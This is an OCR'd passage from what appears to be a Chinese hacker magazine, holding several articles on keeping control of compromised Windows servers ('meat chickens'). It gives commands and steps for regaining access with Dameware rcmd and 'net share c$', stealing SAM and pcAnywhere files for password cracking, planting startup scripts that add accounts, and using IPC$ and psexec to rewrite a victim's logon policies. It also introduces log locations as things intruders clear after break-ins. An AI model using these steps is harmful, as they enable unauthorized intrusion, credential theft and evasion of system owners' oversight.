On Disconnect Logoff Desktop=No
Force Applications Close=No
On Disconnect Lock Workstation=No
Logon At Logon Desktop Only=No
Enable Add Client Connection
Menu=Yes
Enable Disconnection Menu=Yes
```

在这里我顺便提点建议，在图6 的另一个选项卡“Display Options”里把“Gray Scale”（黑白）勾上，因为Dameware mini remote control的控制方式和3389终端服务不一样，它是基于屏幕截图的，所以速度没3389快，改为黑白色速度就快多了，小猫也能忍受！




图 8

四、觅回肉鸡

配置完文件后，我们就可远程连接了。看看肉鸡先，如图9（我用的是黑白画面，感觉还是挺清晰的吧）。一台标准的Windows Server主机，一点多余的程序也没有装。好，我们来给它开共享吧，否则不能上传东西了。同样是Dameware的组件——rcmd（没人介绍过吧）？用过Telnet后门的朋友一定很喜欢它的，同样的使用方法，但rcmd更为隐蔽。与Telnet后门比，无须修改ntlm，也不用开Telnet服务，更不用改端口——它用的是445端口，十分安全。和Winshell比，不用担心被认为是木马而删除。

rcmd的安装十分简单，打开Dameware nt utilities，选择“Remote Command”中“rcmd view”或“rcmd console”就会出现图10所示的样子。输入用户名和密码就行了，和Telnet一样。现在我们打上命令 **net share c$="c:\"**，等一下，我们再到Dameware nt utilities的Share选项中看看（图11）。一切OK！简单的复制／粘贴一下，肉鸡失而复得了。




图 9




图 10




图 11

五、后记

成功后，我仔细想了想，取回肉鸡的主要原因是对方的大意，自以为不开共享就没关系了。因此有些凑巧，如果以后没那么好的运气呢？仔细考虑一下，发现希望还是有的！

1.如果开pcanywhere，就去拿cif文件，然后用流光自带的软件解开（注意不是破解，速度很快的）。

2.去winnt\repair和winnt\config下拿sam文件。方法很简单，用tftp把get改为put下载，或将其复制到网站的目录下，改为zip或exe文件，在IE上打地址就能下载了（前面的cif文件也是这样拿），然后用lc4破解。

3.作个bat文件——用echo，里面是建立用户的命令，放在Documents and settings下开始菜单里的的启动下面。然后就等肉鸡重新启动了——这也就是我为什么到最后要找个哪怕是DOS的漏洞。

不过2和3的方法要确保有写权限（tftp的put不用）。做为一个tool user and scripts kiddy，行文难免有疏漏之处，如果大家有什么意见或问题可来黑客X档案的论坛和我讨论（http://www.hackerxfiles.net/bbs）。

塞翁失“鸡”焉知非福

——浅谈交互登陆问题的解决办法

欲望之翼

大家在登陆终端时或许会出现如图1所示的错误提示。好不容易得到了一台配置较好的肉鸡，却出现这样的提示，是不是很恼人？

像这样的情况应该说是很普遍的，经常有朋友在论坛上提出这样的问题，但似乎没有什么好的解决办法。




图 1

所以笔者这次拿自己最好的肉鸡开了一次刀，以探究问题的产生原因及解决办法。在这次经历中，我得到了很多经验和教训，所以拿来和大家交流一下，一起进步才是最重要的！

一、失“鸡”

为研究交互登陆问题，我忍痛将自己配置最好的肉鸡拿出来当了实验品。研究交互登陆问题，首先要安装Active Directory，即活动目录，步骤如下：

1.执行“开始→程序→管理工具”，选择“配置服务器”，出现新窗口。

2.选择“Active Directory”，出现新窗口，选择“启动Active Directory向导”，然后一直按默认选项设置，直到出现图2所示的窗口。




图 2

这里需要指定一个DNS名，因为是肉鸡，所以我是随便设置的，比如是我的网站地址是www.longker.com。你也可随便设置一个，因为是测试，所以可按自己的实际情况来设定，输入后又是一路回车，直到出现图3所示的窗口。




图 3

又是一路回车，到最后一步开始配置阶段，需要的时间还是挺多的，请耐心等待。过了一会儿，配置完全，重启后设置开始生效。

重启后，用终端客户端登陆，我们先来比较设置前后登陆窗口的不同，显然多了个选项，就是我们在设置活动目录时设置的那个WWW域，如图4、图5。




图 4




图 5

输入自己原来克隆的Guest帐户和密码，居然说帐户被禁用，幸亏事先留了后门。Telnet后把帐户激活登陆，发现我们在文章最前面提到“本地权限不允许交互登陆”的现象出现了。于是，“为什么我克隆了帐户登陆时却提示不能进行交互登陆”的现象就有了明确的答案，那是因为对方主机安装了活动目录（AD）或者说是一个域控制器（DC），而自己克隆的帐户没有在域安全策略里进行设置，所以就产生了该现象。难道就眼看着自己最好的肉鸡死掉？当然是不甘心的，塞翁失马，焉知非福嘛，以下就来探究此类问题的解决办法。

二、失而复得

由于我们不能登陆终端进行对域安全策略的设置，因此给问题的解决造成了一定的难度。如果是可以终端登陆的情况，那就简单了，如果不能终端登陆，情况就稍微复杂些，以下我们分两种情况来讨论。

1.可以使用终端登陆

或许有这样的情况，你在肉鸡上多加了个用户，用它却不能进行交互式登陆，但可用原来的帐户登陆终端，这样的情况解决方法如下：

在默认情况下，普通用户无权在域控制器（DC）上交互式登陆，要赋予用户在DC上交互登陆的权利，需要执行“控制面板→管理工具→域控制器安全策略→安全策略→本地策略→用户权利指派→允许在本地登陆”，以添加允许登陆的用户。如果我们新增一个用户或克隆一个帐户，默认情况就没有在域安全策略里进行设置，也就无法进行交互式登陆。我们按实际情况添加允许登陆的帐户后，需要用**Seceidt/refreshpolicy machine_policy**命令来刷新安全策略设置，或用**Seceidt /refreshpolicy machine_policy /enforce**命令强制刷新安全策略设置，问题就这样解决了（注：Sécedit.exe是Win2K自带的自动化安全配置任务命令管理工具，功能强大，可用来分析、配置、刷新、导入、导出、验证系统安全配置。具体用法可使用**Secedit /?**命令来查看帮助文件）。

2.不能使用终端登陆的情况

不能使用自己的帐户进行登陆，确实有点麻烦，我们总不能找肉鸡的管理员让他把你加到允许交互登陆的组吧？实际上，情况并没想像的那样糟，经过一番思考和测试，发现我们可借助ipc$以及远程执行命令来解决这个问题，由于域安全策略和本地安全策略的不同，我们也将分两部分来讨论。

（1）被域策略拒绝本地登陆的解决办法

域安全策略的配置文件是保存在一个名为“GptTmp1.inf”的安全模板里（一般在winnt\sysvol\sysvol下），我们可用记事本打开直接来编辑。由于我们不能登陆肉鸡，所以可通过ipc$连接，把肉鸡的GptTmp1.inf文件copy到本机，用记事本打开，找到文件中“Privilege Rights”项下的“SeDenyInteractiveLogonRight”关键字，它的值就是被拒绝本地登陆的用户或者是组的SID，我们可以把这些SID删除，注意不要删除该关键字，修改完毕后放回肉鸡覆盖原文件。

同样再打开GPT.INI文件，提高“General”下“Version”关键字的值，通常是加1000。修改完毕放回肉鸡覆盖原文件（为了安全性，事先备份这两个文件）。然后用**Seceidt/refreshpolicy machine_policy /enforce**命令刷新策略，问题就解决了。

（2）被本地安全策略拒绝交互登陆的情况

我们先与肉鸡建立ipc连接，然后使用Pstool里的psexec.exe开启远程命令行（光盘中有收录），假设肉鸡的IP是111.111.111.111，用户名和密码分别是longker和love，执行以下命令：

```
net use \\111.111.111.111\ipc$ "love" /u: "longer"
psexec \\111.111.111.111 cmd.exe
```

这样就启动了远程命令行。接着我们把肉鸡的本地安全策略用secedit导出来，格式是：**Secedit /export /CFG c:\winnt\longker.inf**，这样就把肉鸡的本地安全策略配置导出到了肉鸡“c:\winnt\longker.inf”安全模板里。然后把肉鸡上的longker.inf拷贝到本机进行编辑，具体是找到文件中“Privilege Rights”项下的“SeDenyInteractiveLogonRight”关键字，它的值就是被拒绝本地登陆的用户或者是组的SID，我们可把这些SID删除，但注意不要删除该关键字，修改完毕后放回肉鸡覆盖原文件longker.inf。然后在刚才打开的远程命令行里执行**Secedit /configure /db c:\secedit.sdb /CFG c:\winnt\longker.inf**命令。最后用**Seceidt /refreshpolicy machine_policy /enforce**刷新策略配置，问题就这样解决了。

三、总结

经过这次肉鸡的失而复得，我积累了更多经验和教训。

还是一句话，如果能多思考，多动手，再难的问题也是可以解决的。

由于文章写于考试期间，错误之处难免，如有什么不当之处，还请各位黑迷与我交流。

谈谈Win2k的日志与安全

日志的作用，我想就不用我多说了吧，各位在光临完别人的主机后都会清除它的。很多对Windows日志不是很了解的人，在入侵成功后，做起事来都是畏手畏脚的，不知道哪些动作会被记录下来。其实，只要了解了日志的位置和记录的内容后，就可消除大家这种担心了。

一、常见日志位置

首先，先来看看常见日志的一些位置：

这些是常见的、能明确记录一些事件过程的日志的位置。接下来，我给大家简单讲解一下各个日志的作用。

二、解读日志

第一位置：

C:\WINNT\system32\LogFiles\MSFTPSVC1下，

这里全都是Win2k里IIS服务中的FTP服务所记录的日志，日志文件名的命名方式为：ex030327.log，这里的030327就是日期了，030327=2003年03月27日。因此，通过文件名就可以确定日志记录的时间。

然后，我打开日志，看一下里面的内容：

```
Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-03-27 12:51:50
#Fields: time c-ip cs-method cs-uri-stem sc-status
12:51:50 192.168.46.1 [1]USER python 331
12:51:54 192.168.46.1 [1]PASS - 230
12:52:11 192.168.46.1 [1]QUIT - 230
12:52:19 192.168.46.1 [2]USER - 331
12:52:20 192.168.46.1 [2]PASS - 530
12:52:23 192.168.46.1 [2]QUIT - 530
12:54:37 192.168.46.1 [3]USER python 331
12:54:42 192.168.46.1 [3]PASS - 230
12:56:26 192.168.46.1 [3]QUIT - 230
12:56:32 192.168.46.1 [4]USER python 331
12:56:35 192.168.46.1 [4]PASS - 230
12:56:38 192.168.46.1 [4]QUIT - 230
12:57:25 192.168.46.1 [5]USER python 331
12:57:27 192.168.46.1 [5]PASS - 230
12:58:44 192.168.46.1 [5]QUIT - 230
```

从日志第一行可以看出是IIS5.0。第三行处有详细的日期和时间：2003-03-27 12:51:50。

接下来是日志的内容，这里是关键部分，我们来分析一下第一行的含义。其内容为：

12:51:50 192.168.46.1 [1]USER python 331

这一行日志，说明了IP地址为192.168.46.1的客户端在2003-03-27 12:51:50访问该FTP服务器。但服务器需对方输入用户名和密码进行验证，于是对方使用用户名python进行登录，接下来，服务器返回给客户端一个代码331，它的含义就是要求输入用户名python的密码。这一行的日志就是这个意思。如果想知道用户python是否登录成功，我们还要继续看才可以。到了下一行，日志为：

12:51:54 192.168.46.1 [1]PASS - 230

不难看出，这一行说明刚才那个IP为192.168.46.1的客户端已经登录成功了。另外，如果再细心点的话，还可以在下一行（也就是第三行）日志中看到这个信息：

12:52:11 192.168.46.1 [1]QUIT - 230

这说明该客户端退出了FTP登录。怎么样，通过日志就可了解到客户端的一举一动了，呵呵，很神奇吧！

第二位置：

C:\WINNT\system32\LogFiles\W3SVC1下

这里全都是客户端浏览Web时产生的日志，命名格式和解读日志的方法和FTP日志相似，就不多说了，大家可自己看一看，举一反三，很容易就可以看懂的^_^。

第三位置：

C:\WINNT\system32\config\AppEvent.Evt（应用程序日志）

C:\WINNT\System32\config\SecEvent.Evt（安全日志）

C:\WINNT\system32\config\SysEvent.Evt（系统日志）

这三个日志有共同之处，所以我把它们放在一起来讲。

打开控制面板，找到管理工具，然后双击“事件查看器”。在这里，随便在一个日志上按右键，然后选择“属性”，就可看到它的日志路径（图1），仔细看哦！不难发现吧！

其实，这里查看的三个日志就依次对应了上面三个日志文件。




图 1

通过查看三个日志，就可非常容易地发现对计算机程序或服务的访问。例如，在这里我们查看一下系统日志。很巧，这里有一条警告信息，双击看一下，就可看到里面的内容了（图2）。在查看这样的日志时，如果想判断出错误出在哪里或是入侵来自何方时，就要先注意查看“来源”和“描述”这两项（并不是说其他的各项就不重要，只是相对而言）。这个事件，从来源中可以看到，来源为MSFTPSVC，这就是微软的FTP服务器，描述则为“用户abcd@djfkads.net 登录失败。不能访问主目录 /。”，可见，刚才是有人想要访问FTP服务器而失败（嘿嘿，其实是我刚才是偷偷做的）。

